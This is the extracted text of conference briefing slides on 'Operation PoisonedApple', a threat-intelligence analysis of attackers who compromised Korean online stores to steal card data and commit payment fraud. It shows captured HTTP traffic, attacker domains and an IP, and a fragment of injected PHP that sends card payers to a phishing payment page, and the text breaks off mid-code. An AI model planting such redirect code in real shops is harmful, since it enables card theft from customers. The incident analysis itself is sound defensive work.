

APRIL 18-19, 2024
BRIEFINGS

Operation PoisonedApple:

Tracing Credit Card Information Theft to Payment Fraud

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Who are we?



Gyuyeon Kim

- Senior researcher at Financial Security Institute
- Focusing on incident response in Korean financial companies, digital forensics and cyber threat intelligence



Hyunho Cho

- Principle researcher at Financial Security Institute
- Focusing on investigation of security incidents, digital forensics, penetration tests and vulnerabilities analysis

Agenda

- 01. Introduction
- 02. Operation PoisonedApple
- 03. Attribution
- 04. Conclusion

Introduction

Discovery of the operation


Discovery

September 2022

November 2022

select paymer	nt method
Payment metho	d · l용카드 ~
general paymo	ent
Credit card nun	nber
Expire date	01 ~ 2022 ~
CVC number	210710 033
	* 카드뒷면의 숫자 중 마지막 3자리
Resident ID nur	mber
Card PIN	네자리 숫자
Amount	⊙ 79,900 원
<u>이용약관</u> 에 동의합니다.	
	check out cancel

select payment method Payment method 1용카드 general payment **Credit card number** 01 ~ 2022 ~ **Expire date CVC** number * 카드뒷면의 숫자 중 마지막 3자리 **Resident ID number Card PIN** 네자리 숫자 **Amount** ⊙ 79,900 원 <u>이용약관</u>에 동의합니다. check out cancel



online store A

online store B

Initial Analysis of phishing payment pages

Returns the phishing payment page's URI

Request to checkout

```
POST http:// store's domain /shop/conf/card/kcp/mobile/
order approval.php?
site_cd=GKI5M&ordr_idxx=1669698692301&good_mny=285000&pay
_method=CARD&escw_used=N&good_name=XP%20%C7%ED%BB
%E7%20%C5%B8%C7%C1/MDX+&Ret URL=http://
  store's domain /shop/order/card/kcp/mobile/card return.php
HTTP/1.1
Host:
     store's domain
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Nexus 4 Build/KOT49H)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.114
Mobile Safari/537.36
Accept: */*
Referer: http:// store's domain /m2/ord/settle.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=9297b661d4caa2100650f5f9c14f6911;
godoLog=20221129; shop_authenticate=Y;
```

phishing payment page's URI

Response from legitimate site

HTTP/1.1 200 OK

Date: Tue, 29 Nov 2022 05:12:07 GMT

Server: Apache

X-Powered-By: PHP/5.2.17 Cache-Control: no-store Content-Length: 156 Connection: close Content-Type: text/html

0000,7gYCff9LSlSkgfSvlxjFNQcHyKlPdQ/iE35VBPEo1cQ=,https://

rsmpay.kcp.co.kr/pay/mobileGW.kcp

Response from compromised site

HTTP/1.1 200 OK

Date: Tue, 29 Nov 2022 05:25:33 GMT

Server: Apache X-Powered-By: PHP Cache-Control: no-store


Connection: close

Content-Type: text/html

0000,t1yoaefNR+59FTMNxfxfuAcHyKIPdQ/iE35VBPEo1cQ=,/shop/ skin_ori/campingyo/order/card/KCP/mobileGW.php?url=https:// rsmpay.kcp.co.kr/pay/mobileGW.kcp


Detection of additional compromised sites

Developed our own detection program and analyzed over 5,000 domains



from search engines

Analyze over 5,000 domains



Discover over 50 compromised sites


Overview of Operation PoisonedApple

Step 1

Analysis of Korean online card payment system

Step 3

Steal user's credit card & personal info



Step 2

Hack into online stores, insert phishing payment pages


Step 4

Monetization via fraudulent payments (3 schemes)

Why Notable?

#1. Stole additional authentication information for fraudulent payments in Korea






phishing payment page

Why Notable?

#2. Monetized fraudulent payments and handled the entire process themselves



Operation PoisonedApple

Analyzing the entire process from credit card information theft to fraudulent payment

Resource Development

Utilized server hosting Vultr and Cloudflare's CDN services to hide the real IP

Domain Creation Date	Domain	Real IP	Function	Utilization of Cloudflare
2022.03.13. (Currently expired)	pay.ynwtuu.net	141.164.55.248	- Storing credit card and personal information	0
2022.11.02.	pay.ynwtuukf.net	141.164.55.248	- Storing credit card and personal information	0
2023.02.25.	pay.kcp.pe.kr	141.164.55.248	- Phishing sites targeting payments- Storing credit card and personal information	O
2023.02.11.	******mall.co.kr	Unknown	 - Phishing site impersonating a hacked shopping mall - Identity verification phishing site 	O
2023.03.06.	noons.kr	Unknown	Identity verification phishing siteDuty-free shop phishing site	O


```
char *generate_password_hash(char *plaintext_pw) {
    return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
    const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
    int size = snprintf(NULL, 0, format, u.username, u.hash,
        u.user_id, u.group_id, u.info, u.home_dir, u.shell);
    char *ret = malloc(size + 1);
    sprintf(ret, format, u.username, u.hash, u.user_id,
        u.group_id, u.info, u.home_dir, u.shell);
    return ret;
}
```

언어: 한국어 ~		
Adminer 4.8.1	로그인	
	데이터베이스 형식	MySQL ~
	서버	localhost
	사용자이름	
	비밀번호	


Initial Access to Online Stores

Employed various methods to initially access




Phishing Toolkits

• Uploaded toolkits containing all necessary phishing-related components




Webshell for Persistence

Persistently accessed and executed commands on the victim system via a webshell



How Phishing payment pages work





Manipulation of the legitimate payment page


Manipulated the legitimate payment page to redirect users to the phishing page

```
if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level
                        ']<50){
                   if($date1>18 || $date1<8){
                   setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
                   printf( "%s,%s,%s", $payService->resCD, $approveRes->approvalKey,
                                                                                                    legitimate payment
                        str_replace("https://rsmpay.kcp.co.kr/pay/mobileGW.kcp"
                                                                                                     gateway's page
                        https://www.store's domain //mail/kcp/
  phishing
                        eximbay.php?url=https://rsmpay.kcp.co.kr/pay/mobileGW.kcp",$approveRes->
payment page
                        payUrl), $payService->resMsg );
                   }elseif ($date==0 || $date==6){
                   setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
               75
                   printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,
